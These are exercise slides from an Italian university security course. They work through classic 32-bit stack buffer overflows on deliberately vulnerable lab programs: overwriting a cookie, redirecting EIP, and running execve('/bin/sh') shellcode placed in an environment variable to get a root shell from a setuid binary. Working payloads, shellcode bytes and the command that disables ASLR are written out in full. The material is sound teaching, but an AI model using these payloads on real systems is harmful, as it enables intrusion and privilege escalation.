

Buffer Overflow

ESERCIZI

Sicurezza 2016/2017

Plan

- 1. Simple buffer overflow (stack1)**
- 2. EIP rewriting using existing “you win” code (stack4)**
- 3. Same by putting “you win” code in env variable and rewriting EIP (stack5)**
- 4. Same with Shellcode (stack5)**
- 5. Show how the above can get us a root shell**
- 6. (not done) push shellcode up the stack instead of using env var, just explain principles**

Simple buffer overflow

Run `stack1` with an input that will make it write “you win” to `stdout`

Simple buffer overflow

stack1.c

```
#include <stdio.h>
#include <string.h>
```

```
int main(int argc, char** argv) {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);
    if (cookie == 0x41424344)
        printf("you win!\n");
}
```


Simple buffer overflow

stack1.c


```
#include <stdio.h>
#include <string.h>
```

```
int main(int argc, char** argv) {
    int cookie;
    char buf[80];
```

```
    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);
    if (cookie == 0x41424344)
        printf("you win!\n");
}
```



Stack abuse




```
$ python -c 'print "A"*80+"DCBA"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAADCBA
```

```
$ python -c 'print "A"*80+"DCBA"' | ./stack1
buf: ffb93274 cookie: ffb932c4
you win!
```

Stack abuse

Little endian - ABCD

m	D
m+1	C
m+2	B
m+3	A



0 + "DCBA"

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA DCBA

```
$ python -c 'print "A"*80+"DCBA"' | ./stack1
buf: ffb93274 cookie: ffb932c4
you win!
```

EIP rewriting

Do EIP rewriting with stack4, by inserting a pointer to code that exists in the executable

Stack abuse and EIP rewrite

Stack4.c

```
#include <stdio.h>
int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x00424300)
        printf("you win!\n");
}
```

Overflow as in stack1 does not work, because 00 = nl

```
$python -c 'print "A"*80+"\nBC\n"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
BC
$
$ python -c 'print "A"*80+"\nBC\n"' | ./stack4
buf: ffd06174 cookie: ffd061c4
$
```

Stack4 - Solution

- Disable aslr
- Run debugger
- Find jne instruction
- Splice the addr following jne in input (little endian)
- Insert 86 chars before that

Stack4 - Solution

```
$ gdb stack4
```

```
gdb-peda$ info files
```

```
Symbols from "/home/bob/lezioni/sicII/esercizi/stack/stack4".
```

```
Local exec file:
```

```
    `/home/bob/lezioni/sicII/esercizi/stack/stack4',  
                                file type elf32-i386.
```

```
Entry point: 0x8048380
```

```
0x08048154 - 0x08048167 is .interp
```

```
0x08048168 - 0x08048188 is .note.ABI-tag
```

```
...
```

```
0x080485b0 - 0x08048660 is .eh_frame
```

```
0x0804a020 - 0x0804a028 is .data
```

```
0x0804a028 - 0x0804a02c is .bss
```

```
gdb-peda$
```

Stack4 - Solution

```
gdb-peda$ x/10i 0x8048380
```

```
0x8048380: xor    ebp,ebp
```

```
0x8048382: pop    esi
```

```
0x8048383: mov    ecx,esp
```

```
0x8048385: and    esp,0xffffffff
```

```
0x8048388: push   eax
```

```
0x8048389: push   esp
```

```
0x804838a: push   edx
```

```
0x804838b: push   0x8048540
```

```
0x8048390: push   0x80484d0
```

```
0x8048395: push   ecx
```


```
gdb-peda$
```

```
0x8048396: push   esi
```

```
0x8048397: push   0x804847d
```

```
0x804839c: call   0x8048370 <__libc_start_main@plt>
```

```
...
```



This is the address
pushed just before
the call

Stack4 - Solution

```
gdb-peda$ x/10i 0x804847d
0x804847d: push    ebp
0x804847e: mov     ebp,esp
0x8048480: and     esp,0xffffffff
0x8048483: sub     esp,0x70
0x8048486: lea     eax,[esp+0x6c]
0x804848a: mov     DWORD PTR [esp+0x8],eax
0x804848e: lea     eax,[esp+0x1c]
0x8048492: mov     DWORD PTR [esp+0x4],eax
0x8048496: mov     DWORD PTR [esp],0x8048560
0x804849d: call    0x8048330 <printf@plt>
gdb-peda$
```

Stack4 - Solution

gdb-peda\$

```
0x80484a2: lea    eax,[esp+0x1c]
0x80484a6: mov    DWORD PTR [esp],eax
0x80484a9: call   0x8048340 <gets@plt>
0x80484ae: mov    eax,DWORD PTR [esp+0x6c]
0x80484b2: cmp    eax,0xd0a00
0x80484b7: jne    0x80484c5
0x80484b9: mov    DWORD PTR [esp],0x8048578
0x80484c0: call   0x8048350 <puts@plt>
0x80484c5: leave
0x80484c6: ret
```

gdb-peda\$

gdb-peda\$ x/s 0x8048578

0x8048578: "you win!"

Stack4 - Solution

```
gdb-peda$  
0x80484a2: lea    eax,[esp+0x1c]  
0x80484a6: mov    DWORD PTR [esp],eax  
0x80484a9: call   0x8048340 <gets@plt>  
0x80484ae: mov    eax,DWORD PTR [esp+0x6c]  
0x80484b2: cmp    eax,0xd0a00  
0x80484b7: jne    0x80484c5  
0x80484b9: mov    DWORD PTR [esp],0x8048578  
0x80484c0: call   0x8048350 <puts@plt>  
0x80484c5: leave  
0x80484c6: ret
```

Skip next two instructions if no match

Push addr of «you win!»

Call puts

```
gdb-peda$  
gdb-peda$ x/s 0x8048578  
0x8048578: "you win!"
```


Stack4 - Solution

the address to write is the following (after jne)

```
0x80484b9:  mov    DWORD PTR [esp],0x8048578
```

```
$ python -c 'print "A"*88 + "\xb9\x84\x04\x08"| ./stack4
```

```
buf: ffa589a4 cookie: ffa589f4
```


you win!

Errore di segmentazione (core dump creato)

```
$
```

Stack4 - Solution

```
$ python -c 'print "A"*88 + "\xb9\x84\x04\x08"| ./stack4  
buf: ffa589a4 cookie: ffa589f4  
you win!
```



EIP rewriting with external code

Code is put in an ENV var (stack5)

Stack abuse and EIP rewrite

Stack5.c

```
#include <stdio.h>
int main(int argc, char** argv) {
    if(argc < 2){
        printf("argument missed!!\n");
        return 0;}
    myfunc(argv[1]);
    printf("this is the return address for myfunc\n");}
void myfunc(char* src) {
    int cookie;
    char buf[60];
    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    strcpy(buf,src);
    if (cookie == 0x000d0a00)
        printf("you loose!\n");}
```

EIP rewriting with external code

```
$sudo ../bin/prepare.sh
```

```
(doing echo 0 > /proc/sys/kernel/randomize_va_space)
```

```
#prepare SHELLCODE with code that prints "you win" (see  
next slides)
```

```
$export SHELLCODE=$(python -c 'print  
"\xeb\x14\x31\xc0\x31\xdb\x31\xd2\xb0\x04\xb2\x09\x59\xb3\x  
01\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x79\x6f\x7  
5\x20\x77\x69\x6e\x21\x0a"')
```

```
$
```

Preparing code youwin.asm

```
        jmp heh
go_back:
        xor eax, eax
        xor ebx, ebx
        xor edx, edx
        mov al,0x4      ;system call write
        mov dl,0x9      ;string length (needed by write syscall)
        pop ecx         ;get string address (needed by write syscall)
        mov bl,0x1      ;stdout reference for syscall write
        int 0x80        ;syscall
        xor eax, eax
        inc eax ; eax will be 1 (syscall corresponding to exit)
        int 0x80

heh:
        call go_back
        db 'you win!\n'
```

Preparing machine code

```
# nasm -f elf32 youwin.asm  
# ld -m elf_i386 -o youwin youwin.o  
#./youwin  
you win!#
```

Preparing machine code

```
# objdump -d youwin
```

```
youwin:  formato del file elf32-i386
```

```
Disassemblamento della sezione .text:
```

```
08048060 <cstart>:
```

```
8048060:      eb 14                      jmp     8048076 <heh>
```

```
08048062 <go_back>:
```

```
8048062:      31 c0                      xor     %eax,%eax
```

```
8048064:      31 db                      xor     %ebx,%ebx
```

```
8048066:      31 d2                      xor     %edx,%edx
```

```
...
```

```
# export SHELLCODE=$(python -c 'print
```

```
"\xeb\x14\x31\xc0\x31\xdb\x31\xd2\xb0\x04\xb2\x09\x59\x  
b3\x01\xcd\x80\x31\xc0\x40xcd\x80\xe8\xe7\xff\xff\xff\x7  
9\x6f\x75\x20\x77\x69\x6e\x21\x0a")
```


EIP rewriting with external code

```
#get addr of SHELLCODE
```

```
$../bin/getenvaddr SHELLCODE ./stack5-mod
```

```
SHELLCODE will be at 0xffffd3e3
```

```
#do the stack overflow exploit
```

```
./stack5-mod $(python -c 'print "A"*68 + "\xe3\xd3\xff\xff"')
```

```
buf: ffffd04c cookie: ffffd088
```

```
you win!
```

```
$
```

EIP rewriting with ShellCode

ShellCode is put in an ENV var (stack5)

Preparing shell code idea: shell.c

```
#include <stdio.h>

int main()
{
    char* happy[2];
    happy[0] = "/bin/sh";
    happy[1] = NULL;
    execve(happy[0], happy, NULL);
}
```

Preparing code shell.asm

cstart:

xor eax, eax

push eax; PUSH 0x00000000 on the Stack

push 0x68732f6e

push 0x69622f2f ;PUSH //bin/sh in reverse i.e. hs/nib//

mov ebx, esp ;Make EBX point to //bin/sh on the Stack using ESP

push eax ;PUSH 0x00000000 using EAX

mov edx, esp ; point EDX to it using ESP

push ebx ;PUSH Address of //bin/sh on the Stack

mov ecx, esp ;make ECX point to it using ESP

; EAX = 0, Let's move 11 into AL to avoid nulls in the Shellcode

mov al, 11

int 0x80 ;call execve

cend:

Preparing machine code

```
# nasm -f elf32 shell.asm  
# ld -m elf_i386 -o shell shell.o  
#./shell  
$exit  
#
```

Preparing machine code

```
# objdump -d shell
```

```
shell:  formato del file elf32-i386
```

```
Disassemblamento della sezione .text:
```

```
08048060 <cstart>:
```

```
8048060:    31 c0                xor    %eax,%eax
```

```
8048062:    50                  push   %eax
```

```
8048063:    68 6e 2f 73 68      push   $0x68732f6e
```

```
8048068:    68 2f 2f 62 69      push   $0x69622f2f
```

```
...
```

```
8048075:    b0 0b              mov     $0xb,%al
```

```
8048077:    cd 80              int     $0x80
```

```
#export SHELLCODE=$(python -c 'print
```

```
"\x31\x00\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x9  
9\xb0\x0b\xcd\x80")
```

EIP rewriting with ShellCode

```
$export SHELLCODE=$(python -c 'print  
"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb  
0\x0b\xcd\x80"')
```

```
$../bin/getenvaddr SHELLCODE ./stack5-mod
```

SHELLCODE will be at 0xffffd3ee

```
$/stack5-mod $(python -c 'print "A"*68 + "\xee\xd3\xff\xff"')
```

```
buf: ffffd04c cookie: ffffd088
```

```
# whoami
```

```
bob
```

```
#exit
```

```
$
```

EIP rewriting with ShellCode gaining access to a root shell

```
$ sudo su
```

```
[sudo] password for bob:
```

```
# whoami
```

```
root
```

```
# chown root stack5-mod
```

```
# ls -l stack5-mod
```

```
-rwxrwxr-x 1 root bob 8728 dic 17 10:11 stack5-mod
```

```
# chmod a+s stack5-mod
```

```
# ls -l stack5-mod
```

```
-rwsrwsr-x 1 root bob 8728 dic 17 10:11 stack5-mod
```


EIP rewriting with ShellCode gaining access to a root shell

```
$../bin/getenvaddr SHELLCODE ./stack5-mod
```

```
SHELLCODE will be at 0xffffd3ee
```

```
$ whoami
```

```
bob
```

```
$ ./stack5-mod $(python -c 'print "A"*68 + "\xee\x3\xff\xff"')
```

```
buf: ffffd04c cookie: ffffd088
```

```
# whoami
```

```
root
```

```
# exit
```

```
$
```